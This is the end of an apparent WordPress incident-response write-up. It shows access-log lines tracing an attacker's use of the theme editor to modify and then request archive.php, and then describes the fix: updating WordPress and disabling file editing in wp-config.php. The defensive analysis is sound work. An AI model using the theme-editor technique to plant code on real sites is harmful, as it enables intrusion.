192.168.0.104 - - [24/Dec/2022:12:47:14 -0600] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 527 "http://192.168.0.103/wordpress/wp-admin/the
me-editor.php?file=archive.php&theme=twentyseventeen&scrollto=0" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
192.168.0.104 - - [24/Dec/2022:12:46:47 -0600] "GET /wordpress/wp-content/themes/twentyseventeen/archive.php HTTP/1.1" 200 410 "-" "Mozilla/5.0 (X11;
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Figure 45

-The Timeline of the incident.



Figure 46

-How I fixed the problem:

1- Updated the WordPress to the latest version

2- Disallowed file edit

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
define('WP_AUTO_UPDATE_CORE',false);
define('DISALLOW_FILE_EDIT',true);

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'weak');

/** MySQL database username */
define('DB_USER', 'weak');
"wp-config.php" [dos] 91L, 3194C
```

Figure 47

3. File editor disappeared now.



Figure 48

Thanks for reading it

^_^

I hope you enjoyed